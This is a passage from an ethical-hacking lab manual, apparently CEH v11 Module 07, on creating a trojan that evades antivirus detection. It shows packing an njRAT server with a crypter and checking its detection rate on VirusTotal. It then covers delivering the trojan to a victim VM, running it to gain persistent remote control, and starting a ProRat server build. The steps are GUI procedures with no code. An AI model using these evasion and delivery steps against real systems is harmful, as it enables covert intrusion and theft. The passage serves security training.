


Figure 1.2.10: Uploading Encrypted Malware File

15. An **Open** dialog-box appears; navigate to the location where you saved the encrypted file **CryptedFile.exe** (**Desktop**), select the file, and click **Open**.




Figure 1.2.11: Open dialog box

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. Click **Confirm upload.**




Figure 1.2.12: Uploading Encrypted Malicious File to Analyze

17. VirusTotal uploads the file and begins to scan it with the various anti-virus programs in its database. It displays the scan result, as shown in the screenshot.

Figure 1.2.13: File detected by very few anti-virus programs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.2.14: File detected by very few anti-virus programs

18. Only a few anti-virus programs have detected **CryptedFile.exe** as a malicious file. Minimize or close the browser window.

Note: The specific scan result might vary in your lab environment.

19. Now, we will test the functioning of a Crypted file (**CryptedFile.exe**).

TASK 2.4

Test the Crypted File

20. Go to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\njRAT**, double-click the **njRAT v0.7d.exe** file and launch njRAT by choosing the default port number **5552**, and then click **Start**.
21. In this exercise, we have already created a crypted file (**CryptedFile.exe**), built using njRAT.




Figure 1.2.15: Start njRAT

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

22. Use any technique to send **CryptedFile.exe** to the intended target—through email or any other source (In real-time, attackers send this server to the victim).

Note: In this lab, we copied the **CryptedFile.exe** file to the shared network location (**CEH-Tools**) to share the file.

23. Log in to the **Windows Server 2016** virtual machine as a legitimate user using the credentials **Administrator** and **Pa$$w0rd**.

24. Navigate to the shared network location (**CEH-Tools**), and then **Copy** and **Paste** the executable file (**CryptedFile.exe**), in which the attacker (here, **you**) sent the server executable, to the **Desktop** of **Windows Server 2016**.

25. Here, you are acting both as the **attacker** who logs into the **Windows 10** machine to create a malicious server and as the **victim** who logs into the **Windows Server 2016** virtual machine and downloads the server.

26. Double-click **CryptedFile.exe** to run this malicious executable.




Figure 1.2.16: Executing the Crypted file

27. As soon as the victim (here, **you**) double-clicks the server, the executable starts running, and the njRAT client (njRAT GUI) running on the **Windows 10** virtual machine establishes a persistent connection with the victim machine, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.2.17: Connection established by njRAT

28. Unless the attacker working on the **Windows 10** machine disconnects the server on their own, the victim machine remains under their control.
29. Thus, you have created an undetectable Trojan that can bypass the anti-virus and firewall programs, as well as be used to maintain a persistent connection with the victim.
30. On completion of this lab, launch **Task Manager**, look for the **server.exe (32 bit)** process, and click **End task** on the **Windows Server 2016** machine.
31. This concludes the demonstration of how to hide a Trojan using SwayzCryptor to make it undetectable to various anti-virus programs.
32. Close all open windows on both the **Windows 10** and **Windows Server 2016** virtual machines.
33. Turn off the **Windows Server 2016** virtual machine.

TASK 3 Create a Server using the ProRat Tool

An ethical hacker or pen tester can use ProRat to audit their own network against remote access Trojans.

Note: The versions of the created client or host, and the appearance of the website may differ from this lab. However, the actual process of creating the server and client is as shown in this lab.

Note: Ensure that the **Windows 10** virtual machine is running.

TASK 3.1

Create Server with ProRat

1. Turn on the **Windows Server 2016** virtual machine.
2. Log in to the **Windows 10** virtual machine using the credentials **Admin** and **Pa$$w0rd**.
3. Navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\ProRat** and double-click the **ProRat.exe** file.

Note: If an **Open File - Security Warning** pop-up appears, click **Run**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. The **ProRat** main window appears, as shown in the screenshot.

Attackers use malware to steal personal information, financial data, and business information from target systems. ProRat is a "remote administration tool" created by the PRO Group. ProRat was written in the C programming language and is capable of working with all Windows OSes. ProRat was designed to allow users to control their own computers remotely from other computers.

